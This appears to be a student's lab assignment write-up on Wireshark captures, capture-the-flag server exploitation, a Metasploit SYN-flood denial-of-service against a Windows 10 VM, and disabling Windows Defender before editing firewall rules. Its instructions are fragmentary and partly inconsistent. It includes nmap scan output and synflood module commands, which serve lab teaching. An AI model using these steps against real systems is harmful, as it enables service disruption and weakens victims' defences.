
> HTTP

Step 1 : Start your wireshark tool


**Step 2: Open browser and search for the websites
Which are having**




> FTP



> FTP Protocols



> POP



B. Server Hacking - Crack the servers and find the flags

- . Exploit the SUNSET Server
- . Exploit the DC-1 Server

Here flags means data . Data of a machine

Step 1: we need to import the Sunset server

Step 2 : And start kali linux and Sunset server

Step 3 : Before starting we need to check network settings

Step 4 : the network setting should be in bridge and

nan network

Step 5: After starting both

Step 6 : Give the command to find the ip address of the machine .

Step 7 : we need to find

Ip address(information gathering)

Scanning on open ports Enumerating the ports services-vulnerability in the server-nmap

And then finally we need to exploit and check for any data -flag

```
root@kali:~# nmap -A 192.168.1.197 ↵
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-12 10:01 EST
Nmap scan report for 192.168.1.197
Host is up (0.0013s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 37:dd:45:a2:9b:e7:bf:aa:30:e3:f0:96:ac:7c:0b:7c (RSA)
|   256 b4:c2:9b:4d:6f:86:67:02:cf:f6:43:8b:e2:64:ea:04 (ECDSA)
|   256 cb:f2:e6:cd:e3:e1:0f:bf:ce:e0:a2:3b:84:ae:97:74 (ED25519)
80/tcp    open  http         Apache httpd 2.4.38
| http-ls: Volume /
|   SIZE  TIME                FILENAME
|   612   2019-11-25 05:35  index.nginx-debian.html
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Index of /
3306/tcp  open  mysql        fingerprint-strings:
| JavAMRI, LDAPBindReq, NULL:
| Host '192.168.1.107' is not allowed to connect to this MariaDB se
8080/tcp  open  http-proxy   Weborf (GNU/Linux)
| fingerprint-strings:
| FourOhFourRequest:
|   HTTP/1.1 404 Page not found: Weborf (GNU/Linux)
|   Content-Length: 202
|   Content-Type: text/html
|   <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><h
|>
| GetRequest:
|   HTTP/1.1 200
|   Server: Weborf (GNU/Linux)
|   Content-Length: 326
|   <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><h
|td>d</td><td><a href="html/">html</a></td><td>-</td></tr>
|   </table><p>Generated by Weborf/0.12.2 (GNU/Linux)</p></body></ht
| HTTPOptions, RTSPRequest, SIPOptions:
|   HTTP/1.1 200
|   Server: Weborf (GNU/Linux)
|   Allow: GET,POST,PUT,DELETE,OPTIONS,PROPFIND,MKCOL,COPY,MOVE
|   DAV: 1,2
|   DAV: <http://apache.org/dav/propset/fs/1>
|   MS-Author-Via: DAV
| Socks5:
|   HTTP/1.1 400 Bad request: Weborf (GNU/Linux)
|   Content-Length: 199
|   Content-Type: text/html
|   <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><h
| http-methods:
|   Potentially risky methods: PUT DELETE PROPFIND MKCOL COPY MOVE
| http-server-header: Weborf (GNU/Linux)
```

C. Perform a Dos attack on windows -10 Virtual Machine And check the performance .

DOS attack : denial of service (DOS) attack is a type of cyber attack in which a malicious actor aims to render a computer or other devices unavailable to its intended users by interrupting the devices normal functioning .

**We have to start using Windows 10 .
Identify the windows 10 ip address then we need to perform dos attack on win 10 VM**

Check the performance in the task manager application IN win 10 we need to check the traffic in wireshark .

Step 1 : Start Kali linux

Step 2: Identify the Windows 10 ip address

Step 3: Then start Performing the Dos attack on the Win 10 VM

Write set RHOST [Windows 10's IP] and press Enter

- Write set RPORT 21 and press Enter
- Write RHOST [Windows server 2016's IP] and press Enter.
- Write set TIMEOUT 20000 and press Enter.

```
File Actions Edit View Help
msf6 auxiliary(tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):
Name      Current Setting  Required  Description
INTERFACE          no        The name of the interface
NUM            no        Number of SYNs to send (else unlimited)
RHOSTS          yes       The target host(s), range CIDR identifier, or host
file with syntax 'file:<path>'
RPORT          80        yes       The target port
SHOST          no        The spoofable source address (else randomizes)
SNAPLEN        65535    yes       The number of bytes to capture
SPORT          no        The source port (else randomizes)
TIMEOUT        500      yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOST 10.10.10.10
RHOST => 10.10.10.10
msf6 auxiliary(dos/tcp/synflood) > set RPORT 139
RPORT => 139
msf6 auxiliary(dos/tcp/synflood) > set ||
```

Step 4: Check the performance in the Task Manager


Step 5: Check the Performance in Wireshark

File Options View

Processes Performance App history Startup Users Details Services

Name	34% CPU	16% Memory	96% Disk	0% Network
Apps (3)				
> Google Chrome	8.6%	27.2 MB	0.5 MB/s	0 Mbps
Microsoft Edge	0%	15.1 MB	0 MB/s	0 Mbps
> Task Manager	0.7%	8.8 MB	0 MB/s	0 Mbps
Background processes (25)				
Application Frame Host	0%	4.1 MB	0 MB/s	0 Mbps
Browser_Broker	0%	2.6 MB	0 MB/s	0 Mbps
Cortana	0%	35.0 MB	0 MB/s	0 Mbps
Cortana Background Task Host	0%	4.4 MB	0 MB/s	0 Mbps
Google Chrome	0%	10.6 MB	0 MB/s	0 Mbps
Google Chrome	1.5%	38.8 MB	0 MB/s	0 Mbps
Google Chrome	0%	18.4 MB	0 MB/s	0 Mbps
Google Chrome	0%	1.3 MB	0 MB/s	0 Mbps
Google Chrome	0%	1.3 MB	0 MB/s	0 Mbps
Fewer details				

Now we need to check the performance in the wireshark .




ASSIGNMENT - 5


A. Turn off the antivirus and block the Instagram web application and a Standalone application by changing the rules of the firewall.

STEP 1 : Open the settings from windows search bar and navigate to the windows security option.


STEP 2: Now locate the virus and threat protection. And then go to the manage settings option in that page.




STEP 3 : Now disable the Real-time protection, Automatic sample submission and Cloud-delivered protection options.



STEP-4: Now, Go back to the windows search bar and type firewall defender. And then you will go to Windows firewall defender and Advanced security.
STEP-5: There in the left-side menu bar, you will find the Outbound rules options. Click on it.

